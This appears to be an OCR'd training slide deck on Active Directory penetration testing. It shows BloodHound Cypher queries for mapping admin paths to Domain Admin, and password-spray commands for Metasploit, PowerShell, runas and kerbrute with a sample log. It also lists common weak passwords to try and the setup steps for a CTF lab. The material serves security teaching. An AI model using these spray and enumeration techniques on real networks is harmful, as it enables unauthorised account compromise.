
AD RELATIONSHIPS



- Bloodhound enumerates the domain, and imports info to a Neo4j database
- Graph Database queries map relationships between users and permissions
- Creates a roadmap we can use to reach DA

CYPHER QUERIES

- Bloodhound’s Neo4j DB can be queried directly
  - http://127.0.0.1:7474/
- Cypher queries to local DB allow:
  - “Offline” AD querying
  - Complex relationships listed as tables
  - Easy CSV export
- Places to Find Queries:
  - https://github.com/seajaysec/cypheroth/blob/master/queries.txt
  - https://github.com/BloodHoundAD/BloodHound/wiki/Cypher-Query-Gallery



```
$ MATCH (g:Group) WITH g OPTIONAL MATCH (g)-[r:AdminTo]->
(c1:Computer) WITH g,COUNT(c1) as explicitAdmins
OPTIONAL MATCH (g)-[r:MemberOf*1..]->(a:Group)-
[r2:AdminTo]->(c2:Computer) WITH
g,explicitAdmins,COUNT(DISTINCT(c2)) as unrolledAdmins
RETURN g.name AS Name,explicitAdmins,unrolledAdmins,
explicitAdmins + unrolledAdmins as totalAdmins ORDER BY
```


$ MATCH (g:Group) WITH g OPTIONAL MATCH (g)-[r:AdminTo]->...

Name	explicitAdmins	unrolledAdmins
"DOMAIN ADMINS@TOKYO.JAPAN.LOCAL"	6	0
"DESKTOPADMINS@TOKYO.JAPAN.LOCAL"	4	0
"DOMAIN ADMINS@JAPAN.LOCAL"	4	0
"MACHINEADMINS@JAPAN.LOCAL"	3	0
"ENTERPRISE ADMINS@JAPAN.LOCAL"	2	0
"DOMAIN ADMINS@SINGAPORE.LOCAL"	2	0
"ENTERPRISE ADMINS@SINGAPORE.LOCAL"	1	0
"WORKSTATIONADMINS@SINGAPORE.LOCAL"	1	0
"DOMAIN COMPUTERS@TOKYO.JAPAN.LOCAL"	0	0

???

...PASSWORD SPRAY

- Yes, it really does work!™
- Lots of different methods:
  - **MSF:** auxiliary/scanner/smb/smb_login
  - **PS:** Invoke-DomainPasswordSpray -UserList users.txt -Domain [DOMAIN] -PasswordList pass.txt -OutFile out.txt
  - **Cmd:** runas /noprofile /user:[USER]@[DOMAIN] cmd
  - **Others:** ./kerbrute passwordspray -d lab.ropnop.com users.txt [PASS]
- Can lead to first foothold, admin access, or (occasional) Domain Admin



```
msf5 auxiliary(scanner/smb/smb_login) > run

[*] [redacted]:445     - [redacted]:445 - Starting SMB
[-] [redacted]:445     - [redacted]:445 - Failed: [redacted]
[-] [redacted]:445     - [redacted]:445 - Failed: [redacted]
[-] [redacted]:445     - [redacted]:445 - Failed: [redacted]
[-] [redacted]:445     - [redacted]:445 - Failed: [redacted]
[-] [redacted]:445     - [redacted]:445 - Failed: [redacted]
[+] [redacted]:445     - [redacted]:445 - Success: [redacted]
[-] [redacted]:445     - [redacted]:445 - Failed: [redacted]
[-] [redacted]:445     - [redacted]:445 - Failed: [redacted]
```

Something like...

- Spring2019
- Password123
- Welcome1!
- ChangeThis

LAB: BAZAARE BANK

- https://ctf.f-secure.com/, & use invite key
- BazaareBank CTF Tasks:
  - Enumerate domain users and groups
  - Elevate privileges & recover credentials
  - Gain Domain Admin & crack password hashes!!

(hoodie & super powers not included)

- Getting Started:
  - openvpn [FILE].ovpn
  - rdesktop -r disk:sharename=[FOLDER]-u [USER]@[DOMAIN] -p [PASSWORD] 192.168.0.100
- Helpful Resources:
  - AD Pentesting: https://github.com/infosecn1nja/AD-Attack-Defense
  - Windows Privilege Escalation: https://www.fuzzysecurity.com/tutorials/16.html

F-Secure

F-Secure®